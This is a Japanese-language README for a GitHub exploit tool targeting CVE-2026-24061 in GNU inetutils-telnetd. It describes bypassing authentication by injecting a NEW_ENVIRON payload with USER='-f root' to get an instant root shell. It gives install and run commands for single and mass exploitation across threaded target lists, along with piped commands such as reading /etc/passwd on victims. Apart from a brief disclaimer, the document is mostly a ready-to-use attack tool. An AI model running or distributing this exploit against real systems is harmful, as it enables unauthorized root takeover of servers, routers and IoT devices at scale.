 tc4dy/cve-2026-24061-poc-exploit
GNU inetutils-telnetd (CVE-2026-24061) 向けのリモート認証バイパスエクスプロイト。CRLFインジェクションを使用して即座にルートシェルを取得します。単一/大量エクスプロイト、マルチスレッド、カスタムポート、パイプモード、セッションキープアライブに対応。




GNU inetutils-telnetd エディション - CRLF インジェクションによる認証バイパスと即時 root シェル
このエクスプロイトは、GNU inetutils-telnetd における重大なリモート認証バイパス脆弱性 CVE-2026-24061 を悪用します。USER='-f root' を含む細工された NEW_ENVIRON ペイロードを注入することで、認証をバイパスし、認証情報なしで即座に root シェルを取得します。
注記:
basic_exploit.shスクリプトはexploit.shの簡略化された高速版です。ただし、完全な機能を利用するにはexploit.shを推奨します。
| カテゴリ | 機能 |
|---|---|
| エクスプロイト | [+] CRLF インジェクションによる認証バイパス [+] 即時 root シェル [+] カスタムユーザー注入 (-f admin, -f user) |
| スキャン | [+] 単一ターゲットのエクスプロイト [+] ファイルからの一括エクスプロイト [+] マルチスレッド (スレッド数設定可能) [+] カスタムポート対応 |
| 高度な機能 | [+] パイプモード (stdin 経由のコマンド実行) [+] セッションキープアライブ [+] リトライ機構 [+] タイムアウト制御 |
| 使いやすさ | [+] カラー出力 (colorama) [+] デュアル言語 (Python & Bash) [+] 詳細/デバッグモード |
| 製品 | バージョン |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| 影響を受ける Linux ディストリビューション | Debian、CentOS、Ubuntu およびその派生ディストリビューション (Zorin OS、Linux Mint、Pop!_OS、Elementary OS) |
| 組み込みデバイス | NAS、IoT、ルーター |
[!] 免責事項: このツールは、許可されたセキュリティテストおよび教育目的でのみ使用してください。不正アクセスは違法です。
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| 短縮形 | 長形式 | 説明 | デフォルト |
|---|---|---|---|
-u | --url | ターゲットIPアドレス | 必須 |
-p | --port | ターゲットポート | 23 |
-l | --list | ターゲットリストを含むファイル | なし |
-m | --max-threads | 大量エクスプロイト用の最大スレッド数 | 10 |
-usr | --username | 注入するユーザー名 | root |
-t | --timeout | ソケットタイムアウト(秒) | 10 |
-r | --retries | 再試行回数 | 3 |
-v | --verbose | デバッグ出力を有効化 | False |
--keep-alive | エクスプロイト後もセッションを維持 | False |
他のエクスプロイトリポジトリもご覧ください:
